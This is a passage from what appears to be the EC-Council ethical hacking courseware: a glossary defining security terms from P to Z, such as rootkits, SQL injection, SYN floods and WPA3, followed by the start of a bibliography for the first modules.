- **Patch Management:** Patch management is a process used to fix known vulnerabilities by ensuring that the appropriate patches are installed on a system.
- **Parabolic Grid Antenna:** A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires.
- **Purdue Model:** The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks.
- **Programmable Logic Controller (PLC):** A programmable logic controller (PLC) is a small solid-state control computer where instructions can be customized to perform a specific task.
- **Platform-as-a-Service (PaaS):** This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications.
- **Public Cloud:** In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet.
- **Private Cloud:** A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall.
- **Public Key Infrastructure (PKI):** PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.
- **Pretty Good Privacy (PGP):** It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications.
- **Padding Oracle Attack:** In a padding oracle attack (also known as a Vaudenay attack), attackers exploit the padding validation of an encrypted message to decipher the ciphertext.

Q

- **Quantum Cryptography:** This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.

R

- **Reconnaissance:** Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack.
- **Risk:** Risk refers to the degree of uncertainty or expectation that an adverse event may cause damage to the system.
- **Risk Management:** Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program.
- **Risk Identification:** Identifies the sources, causes, consequences, and other details of the internal and external risks affecting the security of the organization.
- **Risk Assessment:** Assesses the organization's risk and provides an estimate of the likelihood and impact of the risk.
- **Risk Treatment:** Selects and implements appropriate controls for the identified risks.
- **Risk Tracking:** Ensures appropriate controls are implemented to handle known risks and calculates the chances of a new risk occurring.
- **Risk Review:** Evaluates the performance of the implemented risk management strategies.
- **RPC:** Remote Procedure Call (RPC) allows clients and servers to communicate in distributed client/server programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Replay Attack:** In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access.
- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values.
- **Rootkits:** Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future.
- **Ransomware:** Ransomware is a type of malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions.
- **Rogue DHCP Server Attack:** The attacker sets up a rogue DHCP server on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access.
- **Reverse Social Engineering:** The attacker presents him/herself as an authority and the target seeks his or her advice before or after offering the information that the attacker needs.
- **RST Hijacking:** RST hijacking involves injecting an authentic-looking reset (RST) packet using a spoofed source address and predicting the acknowledgment number.
- **Research Honeypots:** Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders.
- **RASP:** Runtime application self protection (RASP) provides security to web and non-web application running on a server.
- **Reflector Antennas:** Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point.
- **Reverse Engineering:** Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.
- **RC4:** RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation.
- **RC5:** RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security).
- **RC6:** RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds.
- **Rivest Shamir Adleman (RSA):** Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication.
- **RIPEMD-160:** RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel.
- **Rainbow Table Attack:** A rainbow table attack is a type of cryptography attack where an attacker uses a rainbow table to reverse cryptographic hash functions.
- **Related-Key Attack:** An attacker launch a related key attack by exploiting the mathematical relationship between keys in a cipher to gain access over encryption and decryption functions.

S

- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **State-Sponsored Hackers:** State-sponsored hackers are individuals employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments.
- **Scanning:** Scanning refers to the pre-attack phase when the attacker scans the network for specific information based on information gathered during reconnaissance.
- **Supervised Learning:** Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels.
- **Sarbanes Oxley Act (SOX):** Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures.
- **Shoulder Surfing:** In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim's activities on the computer, such as keystrokes while entering usernames, passwords, and so on.
- **Stealth Scan (Half-open Scan):** Stealth scanning involves abruptly resetting the TCP connection between the client and server before the completion of three-way handshake signals, thus leaving the connection half-open.
- **SCTP INIT Scanning:** Attackers send an INIT chunk to the target host, and an INIT+ACK chunk response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **SCTP COOKIE ECHO Scanning:** Attackers send a COOKIE ECHO chunk to the target host, and no response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **Source Routing:** Source routing refers to sending a packet to the intended destination with a partially or completely specified route (without firewall-/IDS-configured routers) in order to evade an IDS or firewall.
- **Source Port Manipulation:** Source port manipulation refers to manipulating actual port numbers with common port numbers in order to evade an IDS or firewall.
- **SNMP Enumeration:** SNMP enumeration is the process of enumerating user accounts and devices on a target system using SNMP.
- **Spyware:** Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers.
- **Steganography:** Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data.
- **Spam/Email Steganography:** Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages.
- **Steganalysis:** Steganalysis is the art of discovering and rendering covert messages using steganography.
- **Sheep Dip Computer:** Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware.
- **Static Malware Analysis:** It involves going through the executable binary code without executing it to have a better understanding of the malware and its purpose.
- **System Baselining:** Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file.
- **SPAN Port:** A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch.
- **STP Attack:** Attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic.
- **Social Engineering:** Social engineering is the art of convincing people to reveal confidential information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spam Email:** Irrelevant, unwanted, and unsolicited emails that attempt to collect financial information, social security numbers, and network information.
- **Scareware:** Malware that tricks computer users into visiting malware infested websites, or downloading/buying potentially malicious software.
- **Spear Phishing:** Attackers send spear phishing to send a message with specialized, social engineering content directed at a specific person, or a small group of people.
- **Spimming:** A variant of spam that exploits Instant Messaging platforms to flood spam across the networks.
- **SMiShing:** SMiShing (SMS phishing) is the act of using SMS text messaging system of cellular phones or other mobile devices to lure users into instant action, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number.
- **Smurf Attack:** In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network.
- **SYN Flood Attack:** In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses.
- **Spoofed Session Flood Attack:** Attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets.
- **Session Hijacking:** Session hijacking refers to an attack in which an attacker seizes control of a valid TCP communication session between two computers.
- **Signature Recognition:** Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource.
- **Software Firewall:** A software firewall is a software program installed on a computer, just like normal software.
- **Stateful Multilayer Inspection Firewall:** Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls (Packet Filtering, Circuit-Level Gateways, and Application-Level Firewalls).
- **Spam Honeypots:** Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies.
- **Spider Honeypots:** Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders.
- **Session Splicing:** Session splicing is a technique used to bypass the IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS.
- **Static Application Security Testing (SAST):** It is also referred to as a white-box testing approach, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester.
- **Source Code Review:** Source code reviews are used to detect bugs and irregularities in the developed web applications.
- **16-bit Unicode Encoding:** It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal.
- **SQL Injection:** SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Service Set Identifier (SSID):** An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network.
- **Simjacker:** Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Sybil Attack:** The attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Side-Channel Attack:** The attacker extracts information about encryption keys by observing the emission of signals i.e. "side channels" from IoT devices.
- **Supervisory Control and Data Acquisition (SCADA):** SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure.
- **Safety Instrumented Systems (SIS):** An SIS is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in the industry.
- **Software-as-a-Service (SaaS):** This cloud computing service offers application software to subscribers on-demand over the Internet.
- **Security-as-a-Service (SECaaS):** It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management.
- **Serverless Computing:** Serverless computing also known as serverless architecture or Function-as-a-Service (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed.
- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption.
- **Serpent:** Serpent uses a 128-bit symmetric block cipher with 128-, 192-, or 256-bit key sizes.
- **Secure Hashing Algorithm (SHA):** This algorithm generates a cryptographically secure one-way hash; it was published by the National Institute of Standards and Technology as a US Federal Information Processing Standard.
- **Secure Sockets Layer (SSL):** SSL is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet.

T

- **Tactics, Techniques, and Procedures (TTPs):** The term Tactics, Techniques, and Procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Threat Modeling:** Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.
- **The Digital Millennium Copyright Act (DMCA):** It defines the legal prohibitions against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information.
- **Traceroute:** Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to a target host.
- **Toggle-Case Attack:** Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary.
- **Trojan:** It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that the code can get control and cause damage, such as ruining the file allocation table on your hard disk.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Tailgating:** Tailgating implies accessing a building or secured area without the consent of the authorized person.
- **Throttling:** Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server.
- **TCP/IP Hijacking:** TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine.
- **Two-Factor Authentication:** A two-factor authentication provides an extra layer of protection as it provides another vector of authentication in addition to a user's password.
- **Triple Data Encryption Standard (3DES):** It performs DES three times with three different keys.
- **Twofish:** Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher.
- **Threefish:** Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024.
- **TEA:** Tiny Encryption Algorithm (TEA) is a Feistel cipher that uses 64 rounds.
- **TPM:** Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations.
- **Transport Layer Security (TLS):** TLS is a protocol to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission.

U

- **Unsupervised Learning:** Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance.
- **UDP Ping Scan:** Attackers send UDP packets to target hosts, and a UDP response indicates that the host is active.
- **UDP Flood Attack:** An attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server using a large source IP range.
- **UDP Hijacking:** A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it.
- **URL Encoding:** URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP.
- **UTF-8:** It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix.
- **Union SQL Injection:** In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause.
- **USB Encryption:** USB encryption is an additional feature for USB storage devices that offers onboard encryption services.

V

- **Vulnerability Research:** Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.
- **Vulnerability Assessment:** Vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand the exploitation.
- **Vulnerability Exploitation:** Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Video Steganography:** Video steganography refers to hiding secret information in a carrier video file.
- **Virus:** A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- **Vishing:** Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker tricks individuals to reveal personal and financial information using voice technology such as the telephone system, VoIP, etc.
- **VPN:** A VPN is a private network constructed using public networks, such as the Internet.
- **Vulnerability Scanning:** Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network.

W

- **White Hats:** White hats or penetration testers are individuals who use their hacking skills for defensive purposes.
- **Website Footprinting:** Website footprinting refers to the monitoring and analysis of the target organization's website for information.
- **Whois:** Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system.
- **Wire Sniffing:** Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets.
- **Windows Management Instrumentation (WMI):** WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely.
- **Windows Remote Management (WinRM):** WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system.
- **Whitespace Steganography:** In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines.
- **Wiretapping:** Wiretapping is the process of the monitoring of telephone and Internet conversations by a third party.
- **Whaling:** A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information.
- **Web Server:** A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP.
- **Website Defacement:** Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website.
- **Web Server Misconfiguration:** Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
- **Website Mirroring:** Website mirroring copies an entire website and its content onto a local drive.
- **Web Applications:** Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.
- **Web Service:** A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as SOAP, UDDI, WSDL, and REST to enable communication between applications developed for different platforms.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Web-based Timing Attack:** A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server.
- **Web Spidering/Crawling:** Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.
- **WS-Address Spoofing:** In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client.
- **Web API:** Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources.
- **Webhooks:** Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry.
- **Web Shell:** A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server.
- **Web Application Fuzz Testing:** Web application fuzz testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications.
- **Whitelist Validation:** Whitelist validation is an effective technique in which only the list of entities that have been approved for secured access are accepted.
- **Wi-Fi:** Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range.
- **Wired Equivalent Privacy (WEP):** WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN.
- **Wi-Fi Protected Access (WPA):** WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication.
- **WPA2:** WPA2 is an upgrade to WPA, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (CCMP), an AES-based encryption mode with strong security.
- **WPA3:** WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the AES-GCMP 256 encryption algorithm.
- **Wireless Traffic Analysis:** Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network.
- **Wireless Intrusion Prevention Systems:** Wireless intrusion prevention systems (IPSs) protect networks against wireless threats and enable administrators to detect and prevent various network attacks.
- **Wrapping Attack:** A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.
- **Web of Trust (WOT):** Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG systems.

X

- **Xmas Scan:** Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **XML External Entity Attack:** XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

Y

- **Yagi Antenna:** A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF.
- **YAK:** YAK is a public-key-based Authenticated Key Exchange (AKE) protocol.

Z

- **Zones and Conduits:** A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms.
- **Zero Trust Network:** The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

References

Module 01: Introduction to Ethical Hacking

1. (2006), Ethical Hacking, from http://neworder.box.sk/news/921.
2. (2006), Hacker methodology, from http://www.hackersecuritymeasures.com/.
3. (2006), The Cybercrime Act 2001 Australia, Germany, Singapore Chapter 50A: Computer misuse Act, from http://www.cybercrimelaw.net/laws/countries/australia.html, http://www.cybercrimelaw.net/laws/countries/germany.html, http://www.mosstingrett.no/info/legal.html#29.
4. (2006), Computer Misuse Act 1990 Chapter 18 Unauthorized access to computer material, from http://www.cybercrimelaw.net/laws/countries/uk.html.
5. Police and Justice Act 2006, http://www.opsi.gov.uk/acts/acts2006/ukpga_20060048_en_7#pt5-pb2.
6. Dan Goodin, (2012), Zero-day attacks are meaner, more rampant than we ever thought, from https://arstechnica.com/information-technology/2012/10/zero-day-attacks-are-meaner-and-more-plentiful-than-thought/.
7. Frank T. Bass, (1998), SECURITY POLICY: TARGET, CONTENT, & LINKS, from https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/paperg4.pdf.
8. (2009,)Anatomy of the Hack - Hands-on Security, from https://www.slideshare.net/NewBU/anatomy-of-the-hack-handson-security-information-assurance-club.
9. Nick Sutton and Jonathan Knight, (2014), Online In 60 Seconds – A Year Later, from https://blog.qmee.com/online-in-60-seconds-infographic-a-year-later/.
10. Vangie Beal, Insider attack, from https://www.webopedia.com/TERM/I/insider_attack.html.
11. Ian Sutherland, Is Ethical Hacking Actually Ethical or even Legal?, from https://ianhsutherland.com/ethical-hacking/.
12. Is ethical hacking legal?, from https://www.answers.com/Q/Is_ethical_hacking_legal?#slide=2.
13. PCI SSC Data Security Standards Overview, from https://www.pcisecuritystandards.org/pci_security/how.
14. (2010), Payment Card Industry (PCI) Data Security Standard, from https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss.
15. ISO/IEC 27001:2013, from https://www.iso.org/standard/54534.html.
16. Health Information Privacy, from https://www.hhs.gov/hipaa/index.html.
17. (2002), PUBLIC LAW 107–204—JULY 30, from https://www.sec.gov/answers/about-lawsshtml.html#sox2002.
18. Executive Summary Digital Millennium Copyright Act Section 104 Report, from http://www.copyright.gov/reports/studies/dmca/dmca_executive.html.
19. (1998), The Digital Millennium Copyright Act of 1998 U.S. Copyright Office Summary, from https://www.copyright.gov/legislation/dmca.pdf.
20. (2002), Federal Information Security Management Act (FISMA) Implementation Project, from https://csrc.nist.gov/projects/risk-management.
21. Alan B. Sterneckert, Auditing, from https://www.taylorfrancis.com/books/9781420000047.
22. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, from https://www.symantec.com/connect/articles/internet-security-and-your-business-knowing-risks.
23. (2006), Critical Infrastructure Threats and Terrorism, from http://www.fas.org/irp/threat/terrorism/sup2.pdf.
24. Juan Andrés Guerrero-Saade, Costin Raiu, Kurt Baumgartner, (2017), Kaspersky Security Bulletin: Threat Predictions for 2018, from https://securelist.com/ksb-threat-predictions-for-2018/83169/.
25. Giovanni Vigna, (2017), The 2018 Cyberthreat Landscape—Predictions and Trends, from https://www.lastline.com/blog/2018-cyberthreat-predictions-and-trends/.
26. Scott Rosenberg, (2017), Firewalls don't stop Hackers. AI might., from https://www.wired.com/story/firewalls-dont-stop-hackers-ai-might/.
27. Nick Ismail, (2017), The role of AI in cyber security, from http://www.information-age.com/role-ai-cyber-security-123465795/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Vangie Beal, Machine Learning, from https://www.webopedia.com/TERM/M/machine-learning.html.
29. ELIEZER KANAL, (2017), Machine Learning in Cybersecurity, from https://insights.sei.cmu.edu/sei_blog/2017/06/machine-learning-in-cybersecurity.html.
30. Machine Learning in Cyber Security Domain – 1: Fundamentals, from https://www.normshield.com/machine-learning-in-cyber-security-domain-1-fundamentals/.
31. Christy Pettey, (2016), Security Embraces Advanced Analytics and Machine Learning, from https://www.gartner.com/smarterwithgartner/security-embraces-advanced-analytics-and-machine-learning/.
32. Kasey Panetta, (2017), Gartner 7 Top Security Predictions for 2017, from https://www.gartner.com/smarterwithgartner/7-top-security-predictions-for-2017/.
33. Stamford, Conn, (2017), Gartner Says Four Vectors Are Transforming the Security Software Market, from https://www.gartner.com/newsroom/id/3731817.
34. (2017), Cybersecurity's Next Frontier: 80+ Companies Using Artificial Intelligence to Secure The Future In One Infographic, from https://www.cbinsights.com/research/cybersecurity-artificial-intelligence-startups-market-map/.
35. (2017), Firewalls Don't Stop Hackers. AI Might, from https://www.wired.com/story/firewalls-dont-stop-hackers-ai-might/.
36. Martin Anderson, (2019), The State of AI in Cyber Security in 2019, from https://www.iflexion.com/blog/ai-in-cyber-security.
37. (2019), Artificial Intelligence in Cybersecurity Market, from https://www.marketsandmarkets.com/Market-Reports/artificial-intelligence-security-market-220634996.html.
38. Remesh Ramachandran, (2019), How Artificial Intelligence Is Changing Cyber Security Landscape and Preventing Cyber Attacks, from https://www.entrepreneur.com/article/339509.
39. TJ Horan, (2018), 5 Keys to Using AI and Machine Learning in Fraud Detection, from https://www.fico.com/blogs/5-keys-using-ai-and-machine-learning-fraud-detection.
40. Chigozie-Okwum C .C. and Ajah Ifeyinwa Angela, (2019), Botnet Identification Using Machine Learning Techniques: A Survey, from https://www.researchgate.net/publication/334284867_Botnet_Identification_Using_Machine_Learning_Techniques_A_Survey.
41. Raghav Bharadwaj, (2019), Artificial Intelligence in Cybersecurity – Current Use-Cases and Capabilities, from https://emerj.com/ai-sector-overviews/artificial-intelligence-cybersecurity/.

Module 02: Footprinting and Reconnaissance

42. Search Operators, from http://www.googleguide.com/advanced_operators_reference.html.
43. Extract Website Information from https://archive.org.
44. Simson Garfinkel and David Cox, (2009), Finding and Archiving the Internet Footprint, from https://simson.net/clips/academic/2009.BL.InternetFootprint.pdf.
45. CHAPTER 2 [Footprinting], from https://e-cq.net/resources/wp/footprinting-encored.pdf.
46. Manic Velocity, Footprinting And The Basics Of Hacking, from http://web.textfiles.com/hacking/footprinting.txt.
47. Regional Internet Registry, from https://en.wikipedia.org/wiki/Regional_Internet_registry.
48. Arik R. Johnson, What is competitive intelligence?, from http://www.aurorawdc.com/whatisci.htm.
49. Manic Velocity, (2002), Footprinting: The Basics of Hacking: Hack in The Box, from https://news.hitb.org/node/5359.
50. P. Mockapetris, (1987), RFC 1034 [Domain Names - Concepts and Facilities], from https://tools.ietf.org/html/rfc1034.
51. Reporting network abuse: Spamming and hacking, from https://www.apnic.net/manage-ip/using-whois/abuse-and-spamming/.
52. Kevin Beaver, How to Use Footprinting to Plan an Ethical Hack, from https://www.dummies.com/programming/networking/how-to-use-footprinting-to-plan-an-ethical-hack/.
53. Ali Jahangiri, Google Hacking, from http://www.alijahangiri.org/publication/Google-Hacking-by-Ali-Jahangiri.pdf.
54. Richard A. Goodman, Competitive Intelligence, from https://www.anderson.ucla.edu/rosenfeld-library/learn/competitive-intelligence#A-1.
55. Sam Bowne, Chapter 1: Footprinting, from http://samsclass.info/124/ppt/ch01.ppt.
56. (1998), Chapter 6: Competitive Intelligence, from http://gaius.cbpp.uaa.alaska.edu/afef/IMIchapter-6.htm.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Eddie Sutton, Footprinting: What is it and How Do You Erase Them, from http://www.infosecwriters.com/text_resources/pdf/Footprinting.pdf.
58. Locating Exploits and Finding Targets, from http://media.techtarget.com/searchSoftwareQuality/downloads/Google_Hacking_Penetration_Testers.pdf.
59. Johnny Long, (2008), Google Hacking: Ten security searches that work, from https://searchitchannel.techtarget.com/tip/Google-Hacking-Ten-security-searches-that-work.
60. Google hacking, from https://en.wikipedia.org/wiki/Google_hacking.
61. Google Tips, from http://www.pafumi.net/Google_Tips.html.
62. (2018), Google Hacking Database (GHDB), from https://www.exploit-db.com/google-hacking-database.
63. Nihad A. Hassan, Rami Hijazi, (2018), Open Source Intelligence Methods and Tools_ A Practical Guide to Online Intelligence, Newyork, USA: Apress.
64. (2020), Video search engine, from https://en.wikipedia.org/wiki/Video_search_engine.
65. (2019), Metasearch engine, from https://en.wikipedia.org/wiki/Metasearch_engine#Advantages.
66. Subarna Kumar Das, (2006), Role of Meta Search Engines in Web- Based Information System: Fundamentals and Challenges, from http://ir.inflibnet.ac.in:8080/ir/bitstream/1944/1327/1/445-454.pdf.
67. Rafay Baloch, (2015), Ethical Hacking and Penetration Testing Guide, London, Newyork: CRC Press.
68. Timothy Shim, (2020), How to Access the Dark Web: Browsing Dark Web, TOR Browser, and Onion Websites, from https://www.webhostingsecretrevealed.net/blog/web-tools/tourist-guide-to-dark-web-accessing-the-dark-web-tor-browser-and-onion-websites/.
69. Paul Bischoff, (2018), Step by step guide to safely accessing the dark net and deep web, from https://www.comparitech.com/blog/vpn-privacy/how-to-access-the-deep-web-and-darknet/.
70. (2019), Usenet newsgroup, from https://en.wikipedia.org/wiki/Usenet_newsgroup.
71. (2019), Sherlock – A Tool to Find Usernames Across Social Networks, from https://latesthackingnews.com/2019/01/30/sherlock-a-tool-to-find-usernames-across-social-networks/.
72. Raj Chandel, (2017), Beginner Guide to Footprinting, from https://www.hackingarticles.in/beginner-guide-footprinting/.
73. Raj Chandel, (2017), POST CATEGORY: Footprinting, from https://www.hackingarticles.in/category/footprinting/.
74. Patrick Engebretson, and David Kennedy, (2013), The Basics of Hacking and Penetration Testing, Second Edition, USA: Elsevier.
75. Dafydd Stuttard, and Marcus Pinto, (2011), The Web Application Hacker's Handbook, Second Edition, Indianapolis, Indiana: John Wiley & Sons, Inc.
76. Kadam Parikh, (2017), Email Footprinting- Trace and Email and Collect Information from it..!, from https://libraryofhacks.blogspot.com/2017/06/email-footprinting-trace-email-and.html.

Module 03: Scanning Networks

77. Fyodor, (1998), Remote OS detection via TCP/IP Stack Fingerprinting, from https://nmap.org/nmap-fingerprinting-article.txt.
